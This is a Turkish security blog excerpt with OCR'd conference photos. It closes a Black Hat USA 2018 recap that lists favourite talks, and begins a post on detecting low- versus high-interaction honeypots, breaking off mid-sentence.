
STATION 9
What Is
BloodHound?
BloodHound 1.5



VALIMAIL
Trust Your Email
Halcyon IDE:
For Nmap Script
Developers

ADA: I'll repeat the presentation in 5 minutes
ADA: Android
Dynamic
Analysis Tool
blackhat
USA 2018

MLPdf:
An Effective
Machine
Learning Based
Approach for
PDF Malware
Detection

black hat
USA 2018
WELCOME TO
THE BLACK HAT
NETWORK
OPERATIONS
CENTER (NOC)





RSA
#114 IRC Cleartext - NWO Test- Manual alert for Last 3 ...
RESPOND
INVESTIGATE
MONITOR
CONFIGURE
ADMIN
Overview
Reports
Operations - Protocol Analysis Dashboard
HTTP Headers No...
HTTP User Agents ...
DNS Non Standard
HTTP Methods No...
Hostnames Non St...
HTTP Webshells
Past 24 hours
RSA NETWITNESS PLATFORM

SHIP YOUR BOOKS HOME
HIDING FROM THE INTERNET
OPEN SOURCE INTELLIGENCE TECHNIQUES
RESOURCES FOR SEARCHING AND ANALYZING ONLINE INFORMATION
SIXTH EDITION
MICHAEL BAZZELL
GRAY HAT HACKING
CEH v9
CCSP
OFFICIAL PRACTICE TESTS
Mike Meyers' CompTIA Security+ CERTIFICATION GUIDE (EXAM SY0-501)
Database Hackers Handbook
The Web Application Hacker's Handbook
YOUR CAREER
NEXT LEVEL


İkinci gün ise yine aynı yoğunlukta ve tempoda kaldığı yerden devam etti. İkinci günün en çok beğendiğim sunumları ise;

- Son yıllarda oldukça popüler olan yanıltma (deception) teknolojilerinin nasıl tespit edilip atlatılabileceğini konu alan Real Eyes, Realize, Real Lies: Beating Deception Technologies sunumu,

- Sesli doğrulama/tanıma sistemlerinin makine öğrenmesi (machine learning) ile nasıl atlatılabildiğini gösteren Your Voice is My Passport sunumu,




- Devlet destekli siber saldırılarda kullanılan Stealth Mango ve Tangelo isimli mobil casus yazılımların analizini konu alan Stealth Mango and the Prevalence of Mobile Surveillanceware sunumu,



- Sızma testlerinde sıklıkla kullanılan meşhur mimikatz aracının geliştiricisi Benjamin Delpy'in gerçekleştirdiği, DCShadow saldırısı ile Active Directory'i ele geçirmeye imkan tanıyan So I became a Domain Controller sunumu,


- Windows Defender'ın antivirüs öykünücüsünün (emulator) derinlemesine analinizin yer aldığı [Windows Offender: Reverse Engineering Windows Defender's Antivirus Emulator sunumu](),



Emek ve zaman harcanarak gerçekleştirilen güvenlik araştırmalarını konu alan birbirinden faydalı, değerli sunumları, atmosferi ve anıları ile beni oldukça tatmin ve memnun eden bir Black Hat USA konferası daha geride kaldı. 2016 yılındaki blog [yazımın]() sonunda, Cherokee Jeep'i hackleyerek ünlerine ün katan [Charlie Miller]() ve [Chris Valasek]() ile olan fotoğrafıma yer vermiştim. Bu yazının kapanışını da siber güvenlik camiasının yakından tanıdığı, [F-Secure]() firmasının CRO'su [Mikko Hyppönen]() ile olan fotoğrafım ile son vermek istedim.

3-8 Ağustos 2019'da Black Hat USA'de görüşmek hayaliyle (totem) herkese güvenli günler dilerim.

Race & Sports Book
black hat


black hat
USA 2019
SAVE THE DATE
AUGUST 3–8, 2019
MANDALAY BAY CONVENTION CENTER
HOTEL LOBBY
CASINO
EVENT CENTER
RESTAURANTS
PARKING GARAGE
TRAM
EXIT
EXIT
WEBROOT

The post Black Hat USA 2018 appeared first on Siber Güvenlik Günlüğü.


Balküpü Tespiti


By Mert SARICA on September 3rd, 2018

Yaklaşık bir yıl önce, Tuzak Sistem ile Hacker Avı çalışmamın planlarını yaparken, düşük etkileşimli mi yoksa yüksek etkileşimli mi (high interaction) bir balküpü sistemi kullanmalıyım ikileminde kalmıştım. Aralarındaki temel farka bakıldığında, düşük etkileşimli olan gerçek bir sistemi, servisi simüle ettiği için kurulumu, yönetimi ve güvenliğini sağlamak görece daha kolay diyebiliriz. Yüksek etkileşimli olana bakıldığında ise işin içinde gerçek, canlı bir sistem olduğu için kurulumu ve yönetimi zahmetliyken, güvenliğini sağlamak ise izolasyon sebebiyle bir o kadar zorlaşıyor.

Yönetim gözüyle değerlendirdiğinizde düşük etkileşimli balküpü sistemlerinin kullanımı kulağa çok daha pratik gelebiliyor olsa da balküpü sistemlerini kullanmanın ana amacı, siber saldırganları bu sistemlere çekerek kullandıkları taktikleri, teknikleri ve prosedürleri (TTP) öğrenmek olduğu için yüksek etkileşimli sistemlerin saldırganlar tarafından tespit edilmesi pratikte çok daha zor olabiliyor. 6 ay boyunca çalışan tuzak sistemimi hackleyen onlarca siber saldırganın davranışlarını izlediğimde çoğu siber saldırgan, sistemin tuzak bir sistem olma ihtimaline karşı özel kontroller gerçekleştirmemişti dolayısıyla yüksek etkileşimli yerel balküpü sistemlerini sıkılaştırmak için çok da çaba sarfetmenize gerek kalmayabilir.

Bakıldığında düşük etkileşimli balküpü sistemlerini tespit etmek için saldırganların Nmap aracı ile bir basit bir tarama gerçekleştirilmeleri yeterli olabiliyor bu nedenle balküpü sistemini canlı sistemlerin yanına yerleştirmeden önce tanınmaz hale getirmek kullanan bireyler ve kurumlar için büyük önem taşıyor. Kimi zaman siber saldırganlardan önce USOM, zafiyet barındırdığı 